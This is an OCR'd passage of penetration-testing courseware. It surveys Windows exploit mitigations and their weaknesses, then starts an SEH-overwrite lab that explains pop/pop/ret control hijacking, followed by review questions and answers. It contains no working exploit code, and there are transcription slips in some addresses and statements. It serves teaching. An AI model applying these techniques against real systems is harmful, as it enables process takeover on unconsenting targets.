1. Miller, Matt (2009-02-02). "Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP." Retrieved January 1, 2020 from the TechNet.Microsoft.com website: https://msrc-blog.microsoft.com/2009/02/02/preventing-the-exploitation-of-structured-exception-handler-seh-overwrites-with-sehop/

Stack Canaries / Security Cookies

- When a function is called, a return pointer is pushed onto the stack frame for that function
  - The return pointer is used to return control to the caller once the called function is finished
  - Overwriting this pointer due to the use of an unsafe function such as strcpy() can result in control hijacking
- A canary is a special value placed above the return pointer for protection
  - In order to overwrite the return pointer, the canary must also be overwritten
  - If the value is unknown to the attacker, it won't match when it is checked prior to returning control to the caller



Stack Canaries / Security Cookies

Stack canaries, also called security cookies in the world of Microsoft, are a type of compile-time control that inserts code into functions deemed as needing protection. During a normal function call, an address known as the return pointer is pushed into memory onto something known as the procedure stack. Each function call gets its own stack frame on the procedure stack. A stack frame is nothing more than a small amount of memory to store items such as arguments, buffer space, and variables such as the return pointer. Once the function is finished, its stack frame is torn down. The return pointer is used to return control to a specific point in the program just after the occurrence of the function call. Since it is stored in writable memory, it is prone to be overwritten. If overwritten, control of the process can be hijacked by an attacker.

The canary serves as a guard that is pushed onto the stack frame above the return pointer. In order for an attacker to reach the return pointer during an overwrite attempt, they must also overwrite the canary. Most canaries are random, and thus an attacker would not know what value to write to that position during an overflow. Prior to control being returned to the calling function, the canary is checked to ensure it has not been damaged. If the canary check fails, an exception is thrown, and the process terminated.

PEB Randomization

- PEB randomization
  - Introduced on Windows XP SP2
    - Pre-SP2 the PEB is always at 0x7FFDF000
  - The PEB had 16 possible locations with the initial implementation of PEB randomization:
    - 0x7FFD0000, 0x7FFD1000, ..., ..., 0x7FFDF000
    - Symantec research showed that a single guess has a 25% chance of success
  - On Windows 10, the PEB is randomized with greater entropy; however, it is still reachable by dereferencing FS:[0x30] while in user-mode context

PEB Randomization

Prior to Windows XP SP2, the Process Environment Block (PEB) is always found at the address `0x7FFDF000`. The PEB is a structure within each Windows process that holds process-specific information such as image and library load addressing. The static address made it possible for attacks such as overwriting RtlCriticalSection pointers to be called upon program exit. With the initial PEB randomization, the location of the PEB in memory would not always be loaded at the address `0x7FFDF000`. It offered 16 possible locations for it to be loaded, starting at `0x7FFD000` up to `0x7FFDF000`, aligned on 4096-byte boundaries. Symantec's research showed that an attacker has a 25% chance of guessing the right PEB location on the first try. This is due to some inconsistency in the randomization that seems to favor certain load addresses. This research can be found at https://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf.

PEB randomization is much greater on Windows 10.

Heap Cookies

- Heap cookies
  - 8 bits in length (256 possible values)
  - There is a 1/256 chance of guessing the right value on the first try
  - Introduced on XP SP2 and Windows Server 2003
  - Placed directly after the Previous Chunk Size field

Heap Cookies

Heap cookies were introduced in Windows XP SP2 and Windows Server 2003. They are 8 bits in length, providing up to 256 different keys that protect a block of memory. In theory, if you test an application that allows multiple attempts at corrupting the heap, you have a 1/256 chance on the first try. Heap cookies may be defeated through brute force or by memory leaks in vulnerabilities such as format string bugs. Heap cookies are placed directly after the Previous Chunk Size field in the header data. They are also validated only under certain instances. More will be discussed later.

Safe Unlinking

- Safe Unlinking
  - Added to XP SP2 and Server 2003
  - Similar to the update to early GLIBC unlink() usage on Linux; for example, dlmalloc
  - Much better protection than 8-bit cookies
  - Combined with cookies and PEB randomization, exploitation is difficult
    - (B->Flink)->Blink == B && (B->Blink)->Flink == B

Safe Unlinking

Safe Unlinking was introduced in Windows XP SP2 and Windows 2003 Server. It is similar to how the modified version of `unlink()` is used by the GNU C Library on Linux. Basically, the pointers are tested to make sure they are properly pointing to the chunk about to be freed prior to unlinking. This is a much stronger protection than the 8-bit security cookies used for heap protection. Safe Unlinking can be defeated in certain situations; however, the combination of cookies, Safe Unlinking, PEB randomization, ASLR, and other controls increase the difficulty of exploitation.


The following is the code snippet used to safely unlink chunks of memory to be coalesced:

```
(B->Flink)->Blink == B && (B->Blink)->Flink == B
```

The code says that the next chunk's backward pointer should point to the current chunk and (&&) that the previous chunk's forward pointer should also point to the current chunk.

Linux Unlink() without Checks

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    /* FD = the pointer stored at chunk +8 */
    BK = P->bk; \
    /* BK = the pointer stored at chunk +12 */
    FD->bk = BK; \
    /* At FD +12 write BK to set new bk pointer */
    BK->fd = FD; \
    /* At BK +8 write FD to set new fd pointer */
}
```



Linux Unlink() without Checks – Recap for Comparison to Windows

Here is the original source for the `unlink()` macro with added comments:

```
#define unlink(P, BK, FD) { \
            FD = P->fd; \
            /* FD = the pointer stored at chunk +8 */
            BK = P->bk; \
            /* BK = the pointer stored at chunk +12 */
            FD->bk = BK; \
            /* At FD +12 write BK to set new bk pointer */
            BK->fd = FD; \
            /* At BK +8 write FD to set new fd pointer */
}
```

Linux Unlink() with Checks

```
#define unlink(P, BK, FD) { \
    FD = P->fd; \
    BK = P->bk; \
    if (_builtin_expect (FD->bk != P || BK->fd != P, 0)) \
        malloc_printerr (check_action, "corrupted double-linked list", P); \
    else { \
        FD->bk = BK; \
        BK->fd = FD; \
    } \
}
```


Linux Unlink() with Checks – Recap for Comparison to Windows

Checks are now made to ensure the pointers have not been corrupted. Here is the code:

```
#define unlink(P, BK, FD) { \
            FD = P->fd; \
            BK = P->bk; \
            if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
                        malloc_printerr (check_action, "corrupted double-
linked list", P); \
            else { \
                        FD->bk = BK; \
                        BK->fd = FD; \
            } \
}
```

Now we are simply adding a check to make sure that the FD's bk pointer is pointing to our current chunk and that BK's fd pointer is also pointing to our current chunk. If either are no equal "`!=`", we print out the error `"corrupted double-linked list."` The Windows Safe Unlinking technique works in the same manner.

Low Fragmentation Heap

- Low Fragmentation Heap (LFH)
  - 32-bit chunk encoding
  - Primarily began with Vista and replaced the lookaside lists as the frontend heap allocator in user mode
  - Can allocate blocks up to 16KB, per Microsoft
    - >16KB uses the standard heap
  - Allocates blocks in predetermined size ranges by putting blocks into buckets
    - 128 buckets total
    - Blocks are 8 bytes each
  - Is triggered after 18 consecutive allocations of the same size

Low Fragmentation Heap

The Low Fragmentation Heap (LFH) was introduced in Windows XP SP2 and Windows Server 2003, although it was not used unless explicitly configured and compiled to run with an application. It is a replacement to the frontend heap manager (lookaside list) in Windows Vista and later. LFH adds a great deal of security to the heaps it manages. When allocating blocks out of buckets, it uses 32-bit chunk header encoding to perform a strong integrity check, acting as a security cookie. This is a more secure cookie than the 8-bit cookie protecting standard heaps on XP SP2 and Server 2003. LFH can allocate blocks greater than 8 bytes, but not larger than 16KB. Allocations >16KB use the standard heap, so the 32-bit cookie is not used.

Allocations are performed using predetermined chunk sizes arranged in 128 buckets. There are various groupings of buckets, with each grouping sharing the same granularity. Detailed information about the block sizes stored in each bucket can be found at https://docs.microsoft.com/en-us/windows/win32/memory/low-fragmentation-heap?redirectedfrom=MSDN.

Address Space Layout Randomization (ASLR)

- Began with Windows Vista
- Randomization for 32-bit applications is much less than on 64-bit applications
  - 32-bit DLLs are randomized 2^12, only offering 4,096 unique load addresses
  - 64-bit applications and DLLs compiled with the /HIGHENTROPYVA Visual Studio compiler flag take advantage of much greater entropy
- The stack and heap are always randomized, versus DLLs, which must be compiled with the /DYNAMICBASE flag

Address Space Layout Randomization (ASLR)

Microsoft Vista was the first OS to support Address Space Layout Randomization (ASLR). This support then required that you compile the program with the /DYNAMICBASE flag, starting with MS Visual Studio 2005. Any program compiled on an earlier or different compiler requires recompilation. ASLR on a 32-bit application cannot support as much entropy as a 64-bit application compiled with the /HIGHENTROPYVA flag. There are differences between the various structures that are randomized, such as the stack and heap. ASLR has greatly improved since Vista, as well as kernel and driver ASLR.

A great presentation by Matt Miller and David Weston from Microsoft on Windows 10 security improvements can be found here: https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf

Defeating ASLR

- Defeating ASLR on Windows
  - Targeted attacks still possible
    - How much randomness exists?
    - How many times can an attacker try?
  - Some systems not running 7/8/10/11
    - Native ASLR does not exist in XP SP3 and prior
  - Format String attacks can leak memory
    - Location of stack and heap can be determined
  - Browser-based weaknesses allow for the creation of memory segments not participating in ASLR
    - Some modules, especially third-party ones, do not participate in ASLR

Defeating ASLR

ASLR on Vista and later provides a nice increase in security. Successfully defeating ASLR often requires the brute forcing of a program. If there are a possible 256 locations for a desired variable in memory to be located and randomness is even, you have a 1 in 256 chance of successfully guessing the correct location in memory. If an application allows you to repeatedly hack at it, success is imminent. If there are a possible 65,536 locations for a variable to exist in memory, success is much less likely without crashing the process. Format String attacks may also allow for memory to be leaked, resulting in the discovery of addressing. When you combine multiple defenses such as ASLR, DEP, PEB randomization, and others, attacks to take over control of a process become quite difficult. Much is still dependent on the application itself. If you have an application that creates many threads and allows for many connections such as IIS, successful exploitation can be more likely under certain conditions. If an attacker has selected a specific target and repeated attempts are permitted, exploitation is still possible against an ASLR-protected program. You must also remember that many systems are not running Vista or later and do not support native ASLR. Therefore, exploitation still continues with ease. There are also third-party modules that are loaded in by applications that do not participate in ASLR.

Exploit Mitigation Techniques - Exploit Guard, EMET, and Others

Exploit Guard is a Microsoft utility aimed at providing a series of modern exploit mitigations to prevent the successful exploitation of vulnerabilities

- Microsoft announced the end of life for EMET as of July 31st, 2018
- Many in the security community were very disappointed at this decision
- Microsoft listened to its customers and decided to include the majority of controls under EMET in Windows Defender Exploit Guard

Exploit Guard is the Windows 10 replacement for EMET

- It adopted many of the controls that were in EMET, and more
- Most mitigations are not on by default
- It will not be backported to Windows 8 or 7

Applications must be tested to ensure they are not negatively impacted or broken by any of these controls

Exploit Mitigation Techniques – Exploit Guard, EMET, and Others

Microsoft's EMET utility was released back in 2009, around the same time as Windows 7. It offered numerous exploit mitigations aimed at providing Defense-in-Depth to applications and preventing the successful exploitation of vulnerabilities. EMET version 5.52 was the latest release from Microsoft prior to its end of life. All recent EMET releases focused on resolving disclosed bypass techniques. Sadly, Microsoft announced in 2016 that support, and development of the product would end on July 31, 2018. Initially, Microsoft meant to discontinue support in January 2017, but due to feedback from customers, it agreed to push back the date. The exact reasoning for the discontinuation of EMET by Microsoft is unclear, though it likely has to do with a low adoption rate over the years and a focus on Windows 10 security and beyond. EMET had a low adoption rate within organizations, which may have partially led to Microsoft's decision to discontinue support.

Microsoft's recommendation is to migrate to Windows 10 for improved security. It is very unlikely that support will become available for Windows 8 or 7. Exploit Guard started with the Fall Creators Update of Windows 10 in October 2017. Many of the mitigations or protections from EMET have been worked into Exploit Guard, as well as some new ones. The majority of these mitigations are not on by default. Each application must be tested to ensure there is no negative impact associated with any of the protections. This also includes performance issues. Some of the newer protections are quite aggressive and are likely to prevent some applications from even starting.

Isolated Heaps and Deferred Free

- In June and July 2014, Microsoft pushed out patches that affected IE security, and also apply to Edge
  - The June patch added Isolated Heaps for critical DOM objects to make the replacement of freed objects unlikely
  - The July patch added a memory protection called "Deferred Free" to help protect the freeing of objects, holding onto them before releasing them
- The primary goal is to mitigate Use-After-Free exploitation

Isolated Heaps and Deferred Free

In June and July 2014, Microsoft added some new Internet Explorer protections as part of the "Patch Tuesday" updates, aimed at mitigating Use-After-Free exploitation. In June, the patch added "Isolated Heaps." With this control, object allocations are not made part of the standard process heap. Instead, they are isolated, making the replacement of freed objects much more difficult. The July patch added a series of memory protections focused on the release of objects once freed. Instead of the objects being immediately freed once they are no longer needed, they are held onto and not released until a threshold is met. Even then, they are apparently not all let go at once. See the article by Zhenhua "Eric" Liu at https://archive.li/OzYoi.

MemGC

- Replacement for Deferred Free starting with Microsoft Edge on Windows 10
- Aimed at mitigating UAF exploitation
- Goes beyond looking for object references on the stack and in registers by also checking managed objects
- Greatly increases difficulty in exploiting UAF bugs

MemGC

The MemGC protection was added into Microsoft Edge starting with Windows 10, and it is an improvement over the "Deferred Free" mitigation added in 2014. MemProtect checked only the stack and registers for object references prior to freeing. MemGC goes beyond that and checks any MemGC managed objects for references to any objects marked to be freed. An object marked to be free that still has a reference will cause an exception that is handled, preventing exploitation.

An excellent white paper on Windows 10 browser exploit mitigations by Mark Vincent Yason can be found at https://www.blackhat.com/docs/us-15/materials/us-15-Yason-Understanding-The-Attack-Surface-And-Attack-Resilience-Of-Project-Spartans-New-EdgeHTML-Rendering-Engine-wp.pdf.

Control Flow Guard (CFG)

- New control targeting ROP-based exploitation
- Compiler control supported by Windows 10, 11, and Windows 8, update 3
- Creates a bitmap representing the start addressing of all functions
- If an indirect call (call eax) is going to an address that is not the start of a valid function, the application terminates

Control Flow Guard (CFG)

A newer control starting with Windows 10 and back-ported to Windows 8, Update 3 is Control Flow Guard (CFG). It is a compile-time control that identifies addresses deemed safe as a destination for an indirect call. The information is stored in a complex bitmap and checked prior to these indirect calls. The bitmaps are 8-byte aligned. During indirect calls, the address we are calling must be within an 8-byte boundary-aligned block of memory containing a valid function entry point. If the block of memory containing the address to be called is not within one of these blocks containing a valid function entry point, we terminate the process.

Core Security released an interesting article on bypassing CFG by using JIT compilation of ActionScript in Flash objects: https://blog.coresecurity.com/2015/03/25/exploiting-cve-2015-0311-part-ii-bypassing-control-flow-guard-on-windows-8-1-update-3/

Control Flow Integrity (CFI) & Control-Flow Enforcement Technology (CET)

- Intel released a paper in June 2016 describing new controls to be added
  - Shadow stacks
  - Indirect branch tracking
- Alex Ionescu and Yarden Shafir released an article called "R.I.P. ROP: CET Internals in Windows 20H1 in January 2020
  - It discusses Microsoft's roll out of CET on Windows
  - Support starting with Windows 10 20H1 on Intel Tiger Lake CPU's
  - https://windows-internals.com/cet-on-windows/
- Shadow stacks allow only the CALL instruction to push a copy of the return pointer to protected memory
- The return address from the primary stack is checked against the address stored on the shadow stack | This part kills ROP

Control Flow Integrity (CFI) & Control-flow Enforcement Technology (CET)

In June 2016, Intel issued some press releases and a detailed PDF on Control Flow Enforcement (CET), their new upcoming control to prevent code reuse attacks and Return-Oriented Programming (ROP) techniques. https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf

The primary controls introduced in this paper are shadow stacks and indirect branch tracking. Each of these ideas has been proposed in various forms for well over 10 years. An example is "Stack Shield" released back in 2000. http://www.angelfire.com/sk/stackshield/

If properly integrated into the processor architecture, each control could have a moderate impact on code reuse techniques. The grsecurity team released a short posting as to their opinion on how Intel's implementation plan of these controls is lacking. https://forums.grsecurity.net/viewtopic.php?f=7&t=4490#P9

Shadow stacks work by marking certain pages of memory as protected, allowing only the CALL instruction the ability to write a copy of the return addresses used in the call chain. The return pointer on the actual stack is tested against the copy stored on the shadow stack. If there is a mismatch, an exception is thrown.

Indirect branch tracking takes advantage of the new instruction "`ENDBR32`" for 32-bit or "`ENDBR64`" for 64-bit. This instruction is inserted after each valid call instruction. If this is not the next instruction, an exception is thrown. The instruction has the same effect as a NOP and simply is used for validation.

Windows Kernel Hardening

- On Windows 8, 10, and 11
  - First 64KB of memory cannot be mapped, so no more null pointer dereferencing
  - Guard pages added to the kernel pool
  - Improved ASLR
  - Kernel pool cookies
  - Virtualization Based Security

Windows Kernel Hardening

The Windows kernel has received a lot of hardening over the past few OS revisions. This is mainly due to the fact that the kernel became more of a target when the exploit mitigations in userland (Ring 3) became more prevalent. Because there were fewer mitigations in the kernel, it became a good target. More and more functionality was also pulled out of Ring 3 and put into Ring 0. Improvements include mapping the first 64KB of memory so that the null pointer dereference vulnerability class was removed. Guard pages were added to kernel memory. If a block of memory is marked as a guard and that memory is hit with a write attempt, an exception occurs. ASLR was greatly improved in the kernel, where it had previously been lacking. Security cookies were added to kernel routines.

Additional enhancements that started with Windows 8, unrelated to the kernel, are C++ virtual function table protection, Return-Oriented Programming (ROP) protection, mandatory ASLR (ForceASLR), and more aggressive cookies.

Exploit Mitigation Quick Reference

Exploit Mitigation	Description	Effectiveness
Stack Canaries	Protects stack variables from buffer overflows by pushing a unique value onto the stack during function prolog that is checked during epilog, prior to returning control to the caller	High - For all functions which receive a canary/cookie
Heap Cookies	Protects chunk metadata and application data from overflows if a chunk involved in the overflow is allocated or deleted from a free list and the canary/cookie checked	Low - Entropy only 2^8 and chunks are not often checked
SafeSEH	Compiler control aimed at preventing SEH overwrites on the stack by building a table of valid handlers within each module	Med - If all modules rebased
SEHOP	A more effective control than SafeSEH preventing SEH overwrites on the stack by walking the nseh pointers on the stack to ensure a symbolic record is reached	High - SEHOP not turned on by default
CFG	An effective control to help mitigate ROP-based payloads by building a bitmap of all valid function entry points within a module that is verfied during indirect calls	High - If all loaded modules (DLL's) compiled with CFG
ASLR	An effective control if all modules are rebased, randomizing the location of memory segments, making predictibility difficult	High - If all loaded modules (DLL's) are rebased
MS Isolated Heaps	A Microsoft browser mitigation aimed at mitigating Use After Free exploits by isolating critical browser objects	Med - Allocation to isolated heaps still possible
MemGC	A Microsoft browser mitigation aimed at mitigating Use After Free exploits by deferring the freeing of memory and checking object references	High - Validation of object references greatly mitigates UAF
DEP	An effective mitigation aimed at preventing code execution in writable memory regions by marking pages of memory as exclusively either executable or writable	Med - Easily bypassed if attacker can utilize ROP
vtguard	A Microsoft browser mitigation aimed at mitigating Use After Free exploits by inserting a canary into virtual function tables	Med - If the class involved in an attack is protected
Safe Unlink	An effective protection against heap metadata attacks mitigating the abuse of the unlink and frontlink macros	High - Completely mitigates chunk FLINK/BLINK overwrites
LFH	A complete replacement and hardening of the front-end heap on Windows, offering 32-bit chunk encoding	High - Chunk encoding serves as a 2^32 canary/cookie
Null Ptr Deref	A protection to mitigate null pointer dereference attacks by guarding the first few pages of memory	High - Mitigates this bug class
Guard Pages	Pages of memory set with a lock to prevent access by overflows, throwing an exception	Med - If overflow happens to access guard page

Exploit Mitigation Quick Reference

This can serve as a quick reference to see what each control does from a high level and get an idea as to its effectiveness. The effectiveness is subjective and based on the experience of each exploit writer. These are the ratings as given by this author.

Module Summary

- There are many controls available on Windows
- Combining these controls greatly increases security
- Many companies have not yet moved to Windows 10
- Controls are not a silver bullet

Module Summary

In this module, we looked at some of the most important security controls added to the Microsoft Windows operating system over the past few years. It is likely that these controls will continue to improve, as they have proven to be a significant inhibitor to exploitation techniques, especially when combined.

Review Questions

1) How many bits of a chunk are encoded if managed by LFH?
   A. 32 bits
   B. 16 bits
   C. 8 bits
   D. 24 bits
2) Data Execution Prevention (DEP) works by marking pages in physical memory as executable or non-executable. True or False?
3) ASLR can be turned off on Windows 11. True or False?

Review Questions

1) How many bytes of a chunk are encoded if managed by LFH?
   A. 32 bits
   B. 16 bits
   C. 8 bits
   D. 24 bits

2) Data Execution Prevention (DEP) works by marking pages in physical memory as executable or non-executable. True or False?

3) ASLR can be turned off on Windows 11. True or False?

Answers

1. A: 32-bit chunk encoding is used
2. True: DEP sets a bit to mark pages of memory during allocation
3. False: ASLR cannot be turned off on any Windows versions

Answers

1) **A**: 32-bit chunk encoding is used
2) **True**: DEP sets a bit to mark pages of memory during allocation
3) **False**: ASLR cannot be turned off on any Windows versions.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- **Exploiting Windows for Penetration Testers**
- Capture the Flag Challenge

Section 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

- Lab: Basic Stack Overflow - Windows
- Lab: SEH Overwrite

Defeating Hardware DEP with ROP

- Demonstration: Defeating Hardware DEP Prior to Windows 7
- Lab: Using ROP to Disable DEP

Bootcamp

- Lab: ROP Challenge

Windows Overflows

In this module, we walk through various techniques to exploit the stack and exception handling on Windows.

LAB: Basic Stack Overflow - Windows

Please work on the lab exercise 5.1: Basic Stack Overflow – Windows.

Please work on the lab exercise 5.1: Basic Stack Overflow - Windows. For this lab exercise you will need your class Windows VM.

SEH Overwrites: Why Exploit It This Way Too?


- You may be asking, why do we need to exploit it via a different technique?
  - Access violations often occur before ever reaching the procedure epilogue and **ret** instruction, so even though you overwrote the return pointer, it is never reached
  - What if we overrun the buffer, but before we reach the **ret** instruction, we reach the following instructions:
    - **MOV EDI, DWORD PTR SS:[ESP+8]**
    - **TEST BYTE PTR DS:[EDI], 8**
    - If ESP+8 points to `0x41414141`, the TEST instruction will cause an access violation as it is not a mapped address
  - Overwriting the SEH chain can help!

SEH Overwrites: Why Exploit It This Way Too?

As stated on the slide, we may never reach the **`ret`** instruction that gets us control, due to any number of access violations in referencing invalid memory. Let's say we overrun a buffer with repeating 0x41's on our way to the return pointer. We might hit an instruction like the one on the slide. If ESP or RSP is pointing to repeating patterns of `0x41414141`, it will cause an access violation. This means that overwriting the structured handling chain may be necessary to gain code execution.

Normal SEH Behavior

- This slide shows a small SEH example:



Normal SEH Behavior

This slide shows a screenshot of the stack of a thread from a random debugging session. In the second line down from the top, marked as SE handler, there is a pointer to the right `(0x7776E0ED)` to some exception-handling code. If that handler can handle whatever exception is being experienced, then the SEH process should stop at that point. If the handler cannot handle the exception, execution of the SEH process continues by going to the next structured exception handler (NSEH) pointer to the next handler on the stack. As you can see at the top of the image, the first DWORD marked with NSEH above it points to address `0x0507FFC4`. The arrow points down to the location on the stack that is the next handler's NSEH position. This one is marked with `0xFFFFFFFF`, indicating the end of the chain. The address right below `0xFFFFFFFF` is the final SE Handler on this thread's stack. This one happens to point into NTDLL.

Our goal will be to overwrite these pointers, which should give us control of the process during an exception.

Viewing the Layout when Overwriting


- When overwriting the SEH handler, during an exception, you should see the layout below:

Viewing the Layout when Overwriting

On this slide is an example of what the stack should look like when you successfully overwrite the handler position on the stack. As you can see, 0x42424242 resides on the SE Handler stack position. Following that is a short NOP sled and some additional values.

What Happens when You Pass the Exception

- Pass the exception in Immunity with SHIFT-F9
  - EIP should now be pointing to 42424242
  - Take a look at where ESP is pointing at this point:




What Happens when You Pass the Exception

Pass the exception by pressing SHIFT-F9. EIP should now be pointing to `42424242`.

There is a lot happening in this slide. The top image on the left shows a snippet of the stack at the point when control was passed to the exception handler. This can be thought of as the stack frame for the exception handler. As pointed out on the slide, ESP+8 is holding a pointer back to the NSEH position on the stack associated with this SE Handler call. This will become key in the technique we use to exploit the program. To dump out the contents of the pointer at ESP+8, right-click the value held at that position and select the Follow in Stack menu option. You should get the same result as shown in the bottom image. In our example, the address `0x0012F370` is dumped and matches the value held at ESP+8. You should quickly notice that it is pointing to the NSEH position of the handler we overwrote. We can see our data dumped on the screen.

Pop/Pop/Ret (1)

- How can we exploit the behavior of the stack layout during the handler call?
- What if we:
  - Found a memory address holding the sequence of instructions, pop <reg>, pop <reg>, ret




Pop/Pop/Ret (1)

So how can we use this behavior to our advantage? We already determined that during the call to the handler, ESP+8 holds a pointer to the stack location where NSEH resides. We control the data there. What if we could pop the DWORD at ESP+0 off the stack and then pop the DWORD at ESP+4 off the stack, adjusting ESP to the location of the NSEH pointer, originally at ESP+8? We could then use the RETN instruction to return EIP to the stack location of NSEH, interpreting what is there as instructions, gaining us execution!

To do this, we need to find the sequence of instructions known simply as `pop/pop/ret`. Remember, the POP instruction takes the next DWORD (or QWORD in a 64-bit application) and places it into the designated register. An example of the instruction pointer pointing to a memory address containing a pop edi instruction is shown in the images on the slide to the left. This would take the current value being pointed to by ESP, which is currently `777971B9`, and place it into EDI. As part of the pop instruction, ESP would then be adjusted to the next DWORD in the stack (at address `0x0012EE404)`.

Pop/Pop/Ret (2)

- The first pop instruction "popped" 777971B9 into the EDI register
- The second pop instruction is popping 0012EF28 into the EBP register, as shown here:




Pop/Pop/Ret (2)

